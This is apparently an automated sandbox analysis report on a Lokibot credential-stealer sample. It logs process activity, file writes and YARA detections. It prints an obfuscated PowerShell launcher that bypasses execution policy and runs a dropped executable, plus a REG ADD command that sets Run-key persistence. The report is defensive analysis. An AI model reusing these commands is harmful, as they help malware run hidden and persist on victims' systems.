C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: powershell.exe PID: 2324 Parent PID: 2468

General

Start time:	19:04:41
Start date:	05/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 -EP bypass .('S'+'tart'+'-Sl'+'eep') 25; cd ${enV`:temp};.('.'+'/12.exe')
Imagebase:	0x13fe30000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	17	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: 12.exe PID: 2800 Parent PID: 2324

General

Start time:	19:05:08
Start date:	05/01/2021
Path:	C:\Users\user\AppData\Local\Temp\12.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\12.exe
Imagebase:	0x12a0000
File size:	938440 bytes
MD5 hash:	1D11ABB9DAC9B15823D1BCAD2B8B3675
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2181372307.00000000040CD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 0000000B.00000002.2181372307.00000000040CD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 0000000B.00000002.2181372307.00000000040CD000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 0000000B.00000002.2181372307.00000000040CD000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2181768708.000000000411B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 0000000B.00000002.2181768708.000000000411B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 0000000B.00000002.2181768708.000000000411B000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 0000000B.00000002.2181768708.000000000411B000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2181829102.000000000414F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 0000000B.00000002.2181829102.000000000414F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 0000000B.00000002.2181829102.000000000414F000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 0000000B.00000002.2181829102.000000000414F000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2181861219.0000000004169000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 0000000B.00000002.2181861219.0000000004169000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 0000000B.00000002.2181861219.0000000004169000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 0000000B.00000002.2181861219.0000000004169000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2181751190.0000000004101000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 0000000B.00000002.2181751190.0000000004101000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 0000000B.00000002.2181751190.0000000004101000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 0000000B.00000002.2181751190.0000000004101000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\RegAsm.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	31E7FB	CopyFileExW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\ntrwe.exe	read data or list directory | read attributes | delete | syn chronize | generic write	device | sparse file	sequential only | synchronous io non alert | non directory file	success or wait	1	31E7FB	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\RegAsm.exe	0	64672	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 26 ed 87 57 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 b0 00 00 00 0c 00 00 00 00 00 00 0a ce 00 00 00 20 00 00 00 e0 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 20 01 00 00 02 00 00 6b a2 01 00 03 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...&..W.......... ....0................. ....@.. ....k.....`................	success or wait	1	31E7FB	CopyFileExW
C:\Users\user\ntrwe.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 6c 74 98 0b 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 2e 0e 00 00 0a 00 00 00 00 00 00 be 4c 0e 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 0e 00 00 02 00 00 00 00 00 00 02 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...lt............ ....L... ....@.. ....`................	success or wait	4	31E7FB	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D277995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D277995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D18DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D27A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\56617af3d6fd992497999aec2be809a4\PresentationFramework.ni.dll.aux	unknown	2436	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\WindowsBase\9a2107b30cbb02ca475f58ed046eff63\WindowsBase.ni.dll.aux	unknown	1180	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\d7a637fdf68801e37fc897b530f9a8a6\PresentationCore.ni.dll.aux	unknown	1832	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xaml\ca5d89c8ed4d2a7e542244cd6757e3cd\System.Xaml.ni.dll.aux	unknown	572	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6D18DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D277995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D277995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6D18DE2C	ReadFile

Analysis Process: cmd.exe PID: 2244 Parent PID: 2800

General

Start time:	19:05:11
Start date:	05/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'cmd.exe' /c REG ADD 'HKCU\Software\Microsoft\Windows\CurrentVersion\Run' /f /v 'jfdts' /t REG_SZ /d 'C:\Users\user\ntrwe.exe'
Imagebase:	0x4a4c0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: reg.exe PID: 1664 Parent PID: 2244

General

Start time:	19:05:11
Start date:	05/01/2021
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD 'HKCU\Software\Microsoft\Windows\CurrentVersion\Run' /f /v 'jfdts' /t REG_SZ /d 'C:\Users\user\ntrwe.exe'
Imagebase:	0x8f0000
File size:	62464 bytes
MD5 hash:	D69A9ABBB0D795F21995C2F48C1EB560

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	jfdts	unicode	C:\Users\user\ntrwe.exe	success or wait	1	8F3726	RegSetValueExW

Analysis Process: ntrwe.exe PID: 1916 Parent PID: 2800

General

Start time:	19:05:22
Start date:	05/01/2021
Path:	C:\Users\user\ntrwe.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\ntrwe.exe'
Imagebase:	0xe90000
File size:	938440 bytes
MD5 hash:	1D11ABB9DAC9B15823D1BCAD2B8B3675
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.2194899454.0000000003D59000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 0000000F.00000002.2194899454.0000000003D59000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 0000000F.00000002.2194899454.0000000003D59000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 0000000F.00000002.2194899454.0000000003D59000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.2194803649.0000000003CBD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 0000000F.00000002.2194803649.0000000003CBD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 0000000F.00000002.2194803649.0000000003CBD000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 0000000F.00000002.2194803649.0000000003CBD000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.2194883394.0000000003D3F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 0000000F.00000002.2194883394.0000000003D3F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 0000000F.00000002.2194883394.0000000003D3F000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 0000000F.00000002.2194883394.0000000003D3F000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.2194844744.0000000003CF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 0000000F.00000002.2194844744.0000000003CF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 0000000F.00000002.2194844744.0000000003CF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 0000000F.00000002.2194844744.0000000003CF1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.2194860595.0000000003D0B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 0000000F.00000002.2194860595.0000000003D0B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 0000000F.00000002.2194860595.0000000003D0B000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 0000000F.00000002.2194860595.0000000003D0B000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.2193389507.0000000002792000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 0000000F.00000002.2193389507.0000000002792000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 0000000F.00000002.2193389507.0000000002792000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D277995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D277995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D18DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D27A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\56617af3d6fd992497999aec2be809a4\PresentationFramework.ni.dll.aux	unknown	2436	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\WindowsBase\9a2107b30cbb02ca475f58ed046eff63\WindowsBase.ni.dll.aux	unknown	1180	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\d7a637fdf68801e37fc897b530f9a8a6\PresentationCore.ni.dll.aux	unknown	1832	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xaml\ca5d89c8ed4d2a7e542244cd6757e3cd\System.Xaml.ni.dll.aux	unknown	572	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6D18DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D277995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D277995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6D18DE2C	ReadFile

Analysis Process: ntrwe.exe PID: 2996 Parent PID: 1388

General

Start time:	19:05:23
Start date:	05/01/2021
Path:	C:\Users\user\ntrwe.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\ntrwe.exe'
Imagebase:	0xe90000
File size:	938440 bytes
MD5 hash:	1D11ABB9DAC9B15823D1BCAD2B8B3675
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D277995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D277995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D18DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D27A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\56617af3d6fd992497999aec2be809a4\PresentationFramework.ni.dll.aux	unknown	2436	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\WindowsBase\9a2107b30cbb02ca475f58ed046eff63\WindowsBase.ni.dll.aux	unknown	1180	success or wait	1	6D18DE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\d7a637fdf68801e37fc897b530f9a8a6\PresentationCore.ni.dll.aux	unknown	1832	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xaml\ca5d89c8ed4d2a7e542244cd6757e3cd\System.Xaml.ni.dll.aux	unknown	572	success or wait	1	6D18DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6D18DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D277995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D277995	unknown

Analysis Process: RegAsm.exe PID: 2192 Parent PID: 1916

General

Start time:	19:05:24
Start date:	05/01/2021
Path:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
Imagebase:	0x250000
File size:	64672 bytes
MD5 hash:	ADF76F395D5A0ECBBF005390B73C3FD2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
